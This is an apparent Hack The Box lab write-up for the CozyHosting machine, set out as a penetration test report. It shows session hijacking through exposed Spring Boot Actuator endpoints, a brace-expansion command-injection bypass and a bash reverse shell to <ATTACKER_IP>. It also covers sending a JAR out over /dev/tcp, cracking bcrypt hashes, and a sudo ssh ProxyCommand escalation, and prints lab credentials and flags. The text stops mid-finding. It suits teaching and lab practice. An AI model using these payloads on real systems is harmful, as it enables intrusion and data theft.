

PENETRATION TEST REPORT

HTB: CozyHosting

ENGAGEMENT DETAILS

Prepared By	cac3r (Jose Cáceres)
Mode	HTB WRITEUP
Flag Naming	user.txt / root.txt
Report Date	2026-09-24
Report Version	v1.0
Classification	PUBLIC

Table of Contents

1. Executive Summary.....	3
2. Scope & Rules of Engagement.....	4
3. Methodology.....	5
4. Attack Narrative.....	6
5. Vulnerability Findings.....	16
6. Post Exploitation & Loot.....	22
7. Remediation Summaries.....	23
8. Appendices.....	24

1. Executive Summary

1.1 Engagement Overview

This report documents the findings from a penetration test conducted against a HTB machine. The assessment simulates a real-world attack and progresses from initial access through to full domain/host compromise. Starting position: Black-box unauthenticated.


1.2 Objectives

- Identify and exploit vulnerabilities across all in-scope hosts
- Escalate privileges to administrative/root level where possible
- Demonstrate tangible business impact of each vulnerability
- Provide clear, actionable remediation guidance

1.3 High-Level Results

Total Hosts in Scope	1
Hosts Compromised	1
user.txt captured	1 / 1
root.txt captured	1 / 1
Critical Vulnerabilities	1
High Vulnerabilities	4

1.4 Attack Path Summary



2. Scope & Rules of Engagement

2.1 In-Scope Targets

IP Address	Hostname	OS	Status
10.129.229.88	cozyhosting	Ubuntu Linux	Compromised

2.2 Out-of-Scope

- Denial of Service (DoS/DDoS) attacks
- Physical security attacks
- Any hosts not listed in the in-scope table above

2.3 Testing Timeframe

Start Date/Time	2026-09-23 08:30 UTC
End Date/Time	2026-09-23 12:15 UTC
Total Time Testing	3h 45min

3. Methodology

3.1 Framework

The assessment followed the PTES (Penetration Testing Execution Standard) framework, progressing through the phases below:

- **Reconnaissance** — passive & active information gathering
- **Scanning & Enumeration** — port scanning, service fingerprinting, share/AD enumeration
- **Exploitation** — targeted exploitation of identified weaknesses
- **Post-Exploitation** — privilege escalation, lateral movement, credential harvesting
- **Reporting** — documentation of findings and remediation guidance

3.2 Tools Used

Tool	Purpose
Nmap	Network discovery and port/service scanning
FFUF + SecLists	Fuzzing web applications. SecLists bundles a variety of curated wordlists
NetCat	Read and write data across networks
psql	Target system present. Binary to connect and query PostgreSQL database
Hashcat	World's fastest password cracking utility

4. Attack Narrative

4.1 Host: cozyhosting — 10.129.229.88

| Phase 1: Network Reconnaissance

Full TCP port sweep:

```
sudo nmap -p- -Pn -n -vv --min-rate=5000 10.129.229.88 -oG
network/nmap_ports.txt
```

```
PORT      STATE
22/tcp    open
80/tcp    open
```

SSH, HTTP

Targeted service/version scan on discovered ports:

```
sudo nmap -p22,80 -Pn -n -sCV --min-rate=5000 10.129.229.88 -oN
network/nmap_service.txt
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://cozyhosting.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web server: nginx 1.18

OS: Ubuntu


Domain: cozyhosting.htb

Add IP - Domain to /etc/hosts

```
10.129.229.88 cozyhosting.htb
```

| Phase 2: (Web) Enumeration

Browsing: <http://cozyhosting.htb/>



Website offering hosting services. Login present.


Fuzzing the web root to discover directories/files:

```
ffuf -u http://cozyhosting.htb/FUZZ -w /opt/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```


```
logout [Status: 204
login [Status: 200
admin [Status: 401
error [Status: 500
index [Status: 200
```

logout, login, admin, error, index

Requesting /error:



Looking up this error message:



This error page is the default for Spring Boot framework.

Fuzzing using targeted wordlist for Spring Boot Java framework:


```
ffuf -u http://cozyhosting.htb/FUZZ -w /opt/wordlists/SecLists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
```

```
actuator [Status: 200
actuator/sessions [Status: 200
actuator/env/path [Status: 200
actuator/env [Status: 200
actuator/env/home [Status: 200
actuator/env/lang [Status: 200
admin [Status: 401
actuator/health [Status: 200
actuator/mappings [Status: 200
actuator/beans [Status: 200
```

Discover exposed Actuator paths. actuator/sessions, actuator/env, etc.

| Phase 3: Initial Access — Session Hijack → admin panel → OS command injection

Browsing: <http://cozyhosting.htb/actuator/sessions>




Session for user kanderson.

Using browser DevTools to edit cookie JSESSIONID value:

DevTools [F12] > Storage > Cookies > JSESSIONID (Firefox DevTools)

After reloading page, can access /admin directly as this session belongs to a user with permission to access the admin panel.




At the bottom of this management dashboard there is a function to "Include host into automatic patching", directing to `/executessh`. This function contains host and username parameters which are controlled by the client. The backend applies filtering of spaces. Using bash brace expansion syntax to bypass this filter the username parameter is found to be injectable with OS commands. Time conditional payload to observe response changes.

```

;{sleep,3};

```



Response delays 3 seconds, and additionally can observe a ssh syntax error printed in response since the original command got mangled by the attacker injection. This confirms the injected commands are being executed, and the original command executing is ssh.

Conforming a payload to execute a bash reverse shell:

Create a file (example name: shell) containing a Bash reverse shell:

```
bash -c 'bash -i &> /dev/tcp/<ATTACKER_IP>/9001 0>&1'
```

Replace <ATTACKER_IP> placeholder with your attacker IP. Use preferred port, example use 9001.

Base64 encode it: ("shell" is just the example file name)

```
base 64 -w 0 shell
```

Copy the resulting string.

Bash payload using brace expansion. Pipe to decode the base64 string and execute it:

```
;{echo,<B64_STRING>}|{base64,-d}|bash;
```

Replace the <B64_STRING> placeholder with your copied base64 string.

Inject this payload in the username parameter. URL encode the whole payload (In BurpSuite select the string and Ctrl + U)

First, set the listener in your attacker system. Example use port 9001.

```
nc -nlvp 9001
```

Forward the request with the payload. Check the listener tab.

```
app@cozyhosting:/app$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
app
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected as app to the target system cozyhosting with IP: 10.129.229.88

List contents of /app (directory where shell landed). Source code JAR cloudhosting-0.0.1.jar. Since the app account is denied to unzip and read contents, send the file to attacker system with NetCat:

First, set listener:

```
nc -nlvp 9001 > cozyhosting.jar
```

Send the file to listener:

```
cat cloudhosting-0.0.1.jar > /dev/tcp/<ATTACKER_IP>/9001
```

Replace <ATTACKER_IP> placeholder with your attacker IP. Use preferred port, example use 9001.

Unzip it:

```
unzip cozyhosting.jar
```

Find locations of known Spring Boot configuration files (*.properties)

```
find . -name *.properties
```

Read application.properties (in BOOT-INF/classes/):

```
cat ./BOOT-INF/classes/application.properties
```

```
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

Postgres SQL database at 5432

Username: postgres

Password: Vg&nvzAQ7XxR

To connect to the database the shell needs to be upgraded:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Ctrl + Z

```
stty raw -echo; fg
```

Hit Enter.

Connect to the database with obtained credentials:

```
psql -h localhost -U postgres
```

```
app@cozyhosting:/app$ psql -h localhost -U postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

Enumerate databases:

```
\list
```

Name	Owner	Encoding	Collate	Ctype	Access privil
cozyhosting	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	
postgres	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	
template0	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres
+					
stgres					postgres=CTc/po
template1	postgres	UTF8	en_US.UTF-8	en_US.UTF-8	=c/postgres
+					
stgres					postgres=CTc/po

(4 rows)

cozyhosting database.

Use this database:

```
\c cozyhosting
```

List tables:

```
\d
```

List of relations			
Schema	Name	Type	Owner
public	hosts	table	postgres
public	hosts_id_seq	sequence	postgres
public	users	table	postgres
(3 rows)			

users table.

Read users table contents:

```
select * from users;
```

name	password	role
--		
kanderson	\$2a\$10\$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim	User
admin	\$2a\$10\$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm	Admi
n		

Hashes for kanderson and admin. Saving both on a file (cozyhosting.hashes)

Reading Spring Boot documentation on password storage: <https://docs.spring.io/spring-security/reference/features/authentication/password-storage.html#authentication-password-storage-dpe-format>

The documentation shows examples using bcrypt as hashing algorithm, with Hashcat is confirmed to be bcrypt. Using mode 3200 as is the one matching the hash structure.

Cracking using rockyou.txt:

```
hashcat cozyhosting.hashes -m 3200 rockyou.txt
```

```
$2a$10$SpKYdHLB0F0aT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

Admin hash cracked: manchesterunited

After foothold with app account listed /home/ directory and noted josh directory. Checking for password reuse on this account turns out valid. The password is reused between web admin and system account josh.

Switch account to josh:

```
su - josh
```


Input password: manchesterunited

```
app@cozyhosting:/home$ su - josh
Password:
josh@cozyhosting:~$ whoami && ifconfig | grep inet
josh
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected as josh to target system cozyhosting with IP: 10.129.229.88

Flag — user.txt

Read user flag:

```
cat /home/josh/user.txt
```

user.txt: 9e215d6f05d61505919c2aafcd31f4f3

Phase 4: Privilege Escalation

Enumerating sudo privileges:

```
sudo -l
```

```
User josh may run the following commands on localhost:
(root) /usr/bin/ssh *
```

josh is allowed to execute /usr/bin/ssh as root.

Searching for ssh binary on GTFobins: <https://gtfobins.org/gtfobins/ssh/>

To abuse set ProxyCommand to /bin/sh so instead of legit proxying, ssh runs /bin/sh as root:

```
sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
```

```
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';/bin/sh 0<&2 1>&2' x
# whoami
root
# ifconfig | grep inet
    inet 10.129.229.88 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x20<link>
    inet6 dead:beef::a0de:adff:fe77:4a6 prefixlen 64 scopeid 0x0<global>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected as root to the target system cozyhosting with IP: 10.129.229.88

Flag — root.txt

To read the flag it is not even necessary to get a shell as root if the flag location is known – a standard in HTB machines is `/root/root.txt`. Can abuse the permission to execute the `ssh` binary as root to read files. Use `-F` argument to specify a custom configuration file instead of using default. Setting this value to `/root/root.txt` makes `ssh` error because `root.txt` content is not valid SSH configuration syntax, and the printed error contains the line that caused that error, enabling to read the flag.

```
sudo ssh -F /root/root.txt x
```

```
josh@cozyhosting:~$ sudo ssh -F /root/root.txt x  
/root/root.txt line 1: no argument after keyword "21003d5b468478ecbeba4930b4b1f6be"  
/root/root.txt: terminating, 1 bad configuration options
```

root.txt: 21003d5b468478ecbeba4930b4b1f6be

5. Vulnerability Findings

5.1 [High] Exposed Spring Boot Actuator Endpoints (Session Disclosure)

Severity	High
Affected Host	10.129.229.88 (cozyhosting)
Port / Service	HTTP 80/tcp - Spring Boot Actuator (/actuator/sessions)


Description

The application exposes Spring Boot Actuator management endpoints without authentication. The /actuator/sessions endpoint disclosed active session/cookie identifiers, allowing an attacker to hijack an authenticated administrator session (kander son).


Impact

An unauthenticated remote attacker retrieves a valid admin (kander son) session identifier and gains authenticated access to the admin dashboard, the entry point to the command injection (see Finding 2).

Evidence



Disclosure of active session identifier for user kander son.



Access to the management dashboard on `/admin` after hijacking the `kanderson` session.

Remediation

Actuator endpoints should not be publicly exposed. Restrict them. Expose only necessary endpoints and/or require authentication on the Actuator base path. Disable `/sessions`, `/env`, etc. in production unless explicitly needed and secured.

References

https://dev.to/styrow_dev/how-can-we-secure-the-spring-boot-actuator-endpoints-1hm7

5.2 [Critical] OS Command Injection in `/admin` dashboard functionality "Include Host" (`/executessh`, `username` parameter)

Severity	Critical
Affected Host	10.129.229.88 (cozyhosting)
Port / Service	HTTP 80/tcp - <code>/executessh</code> , <code>username</code> parameter

Description

The host and username parameters are concatenated into a shell command (`ssh`) executed server side, therefore, attacker input is executed as OS commands. A space filter was present but bypassed via bash brace expansion and base64 encoding.

Impact

RCE and shell as the application's service account `app`.

Evidence

Request	Response
<pre> 1 POST /executessh HTTP/1.1 2 Host: cozyhosting.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 27 9 Origin: http://cozyhosting.htb 10 Connection: keep-alive 11 Referer: http://cozyhosting.htb/admin 12 Cookie: JSESSIONID=2138259EF93E2E56B18B427EE273E408 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 host=x&username={sleep,3}; </pre>	<pre> 1 HTTP/1.1 302 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Wed, 23 Sep 2026 09:55:54 GMT 4 Content-Length: 0 5 Location: http://cozyhosting.htb/admin?error=usage: ssh [-46AaCfGgKkMnQsTtVvXxYy] [-B bind_interface] [-b bind_address] [-c cipher_spec] [-D [bind_address:]port] [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11] [-i identity_file] [-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]] destination [command [argument ...]]/bin/bash: line 1: @x: command not found 6 Connection: keep-alive 7 X-Content-Type-Options: nosniff 8 X-XSS-Protection: 0 9 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 10 Pragma: no-cache 11 Expires: 